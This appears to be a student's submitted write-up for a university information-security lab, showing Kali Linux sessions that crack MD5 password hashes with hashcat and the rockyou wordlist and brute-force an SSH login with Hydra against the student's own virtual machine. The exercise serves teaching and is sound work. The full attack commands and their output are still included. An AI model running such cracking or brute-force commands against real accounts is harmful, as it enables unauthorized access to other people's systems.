# Activity 2

## 352 CIS Lab (Information Security)

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**Answers of Question 1**

**Use the appropriate Kali Linux Commands to show the following:**

**Answers of Question 1** **(2.5 Marks)**

You are given a file including a list of MBD5-hashed passwords (hashed_passwords.txt). Now you are requested to use Hashcat tool to get the plain passwords from the hashed passwords based on the following specifications:

1. The attack is straight.

   **Generating MD5 Hashes for 5 Passwords:**

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ mkdir activity2

┌──(kali㉿kali)-[~]
└─$ cd activity2

┌──(kali㉿kali)-[~/activity2]
└─$ echo -e "password123\nnawal123\nadmin\nhello123\nmypassword" > plaintext_passwords.txt
while read password; do
    echo -n "$password" | md5sum | awk '{print $1}' >> hashed_passwords.txt
done < plaintext_passwords.txt
```

2. Save the hashes with your name like zeenat_hashes.txt

Renaming the hash file using **my name**.

```
┌──(kali㉿kali)-[~/activity2]
└─$ cp hashed_passwords.txt nawal_hashes.txt
```

Verifying:

```
┌──(kali㉿kali)-[~/activity2]
└─$ cat nawal_hashes.txt
482c811da5d5b4bc6d497ffa98491e38
447f0b26381e417491bf0c943e724047
21232f297a57a5a743894a0e4a801fc3
f30aa7a662c728b7407c54ae6bfd27d1
34819d7beeabb9260a5c854bc85b3e44
```

3. Use the 5 words including your name for generating the hashes using

   Running hashcat in Straight Attack Mode Using RockYou Wordlist


```
┌──(kali㉿kali)-[~/activity2]
└─$ hashcat -m 0 -a 0 nawal_hashes.txt /usr/share/wordlists/rockyou.txt -o nawal_pass.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-10300H CPU @ 2.50GHz, 1544/3153 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 5 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

INFO: Removed 4 hashes found as potfile entries.

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921516
* Keyspace..: 14344386


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: nawal_hashes.txt
Time.Started.....: Wed Mar 19 07:20:24 2025 (1 sec)
Time.Estimated...: Wed Mar 19 07:20:25 2025 (0 secs)
```

4. The output file is yourname_pass.txt.

   Verifying and Submiting the Cracked Passwords

```
┌──(kali㉿kali)-[~/activity2]
└─$ cat nawal_pass.txt
447f0b26381e417491bf0c943e724047:nawal123
```

5. The dictionary file is /usr/share/wordlists/rockyou (you must use this path)



```
File  Actions  Edit  View  Help
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

INFO: Removed 4 hashes found as potfile entries.

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921516
* Keyspace..: 14344386

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: nawal_hashes.txt
Time.Started.....: Wed Mar 19 07:20:24 2025 (1 sec)
Time.Estimated...: Wed Mar 19 07:20:25 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2361.7 kH/s (0.07ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 5/5 (100.00%) Digests (total), 1/5 (20.00%) Digests (new)
Progress.........: 1453056/14344386 (10.13%)
Rejected.........: 0/1453056 (0.00%)
Restore.Point....: 1452032/14344386 (10.12%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: nazininja → nature109
Hardware.Mon.#1..: Util: 30%

Started: Wed Mar 19 07:20:24 2025
Stopped: Wed Mar 19 07:20:26 2025
```

**Question 2** **(2.5 Marks)**

**Use Hydra Tool to perform the steps and assi**

1.First Create new user

Creating a New User Named "nawal"

```
┌──(kali㉿kali)-[~/activity2]
└─$ sudo adduser nawal
Adding user `nawal' ...
Adding new group `nawal' (1001) ...
Adding new user `nawal' (1001) with group `nawal (1001)' ...
adduser: The home directory `/home/nawal' already exists.  Not copying from `/etc/skel'.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for nawal
Enter the new value, or press ENTER for the default
        Full Name []: Nawal Ayedh
        Room Number []: 444805971
        Work Phone []: 444805971
        Home Phone []: 444805971
        Other []: 444805971
Is the information correct? [Y/n] y
Adding new user `nawal' to supplemental / extra groups `users' ...
Adding user `nawal' to group `users' ...

┌──(kali㉿kali)-[~/activity2]
└─$
```

2. run ssh services on that user

Starting and Enabling SSH Service:

```
┌──(nawal㉿kali)-[~]
└─$ sudo systemctl start ssh

┌──(nawal㉿kali)-[~]
└─$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
```

Verifying SSH Status:

```
┌──(nawal㉿kali)-[~]
└─$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
     Active: active (running) since Wed 2025-03-19 07:01:21 EDT; 42min ago
 Invocation: 7ca113c19d8544949b3fb7fe11a91493
       Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 968 (sshd)
      Tasks: 1 (limit: 4954)
     Memory: 3.4M (peak: 3.7M)
        CPU: 40ms
     CGroup: /system.slice/ssh.service
             └─968 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Mar 19 07:01:21 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Mar 19 07:01:21 kali sshd[968]: Server listening on 0.0.0.0 port 22.
Mar 19 07:01:21 kali sshd[968]: Server listening on :: port 22.
Mar 19 07:01:21 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

┌──(nawal㉿kali)-[~]
└─$
```

3. Create *users.txt and pass.txt as per your name*

Create `users.txt`:

```
┌──(kali㉿kali)-[~/activity2]
└─$ echo "nawal" > users.txt
```

Create `pass.txt`:

```
┌──(kali㉿kali)-[~/activity2]
└─$ echo -e "nawal123\n123\nadmin\nhello123\nshaden@123\nroot\nkali\n123456" > pass.txt
```

Verifying both files:

```
┌──(kali㉿kali)-[~/activity2]
└─$ cat users.txt
nawal

┌──(kali㉿kali)-[~/activity2]
└─$ cat pass.txt
nawal123
123
admin
hello123
shaden@123
root
kali
123456
```

4. Find the Ip Addresses of the machine

To attack SSH, finding the **local IP address**.

```
┌──(kali㉿kali)-[~/activity2]
└─$ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:d2:8c:cd brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.130/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 1357sec preferred_lft 1357sec
    inet6 fe80::b4c3:6ba2:b65b:5247/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~/activity2]
└─$
```

hydra -L users.txt -P pass.txt 10.0.2.130 ssh

Using **Hydra** to brute-force SSH:

```
┌──(kali㉿kali)-[~/activity2]
└─$ hydra -L users.txt -P pass.txt -t 4 -w 30 10.0.2.130 ssh
```

6. Show the output

```
┌──(kali㉿kali)-[~/activity2]
└─$ hydra -L users.txt -P pass.txt -t 4 -w 30 10.0.2.130 ssh

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret s

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-19 07:54:31
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8 login tries (l:1/p:8), ~2 tries per task
[DATA] attacking ssh://10.0.2.130:22/
[22][ssh] host: 10.0.2.130   login: nawal   password: nawal123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-19 07:54:34
```

7: Verifying Cracked SSH Credentials

```
┌──(kali㉿kali)-[~/activity2]
└─$ ssh nawal@10.0.2.130

nawal@10.0.2.130's password:
Linux kali 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(nawal㉿kali)-[~]
└─$
```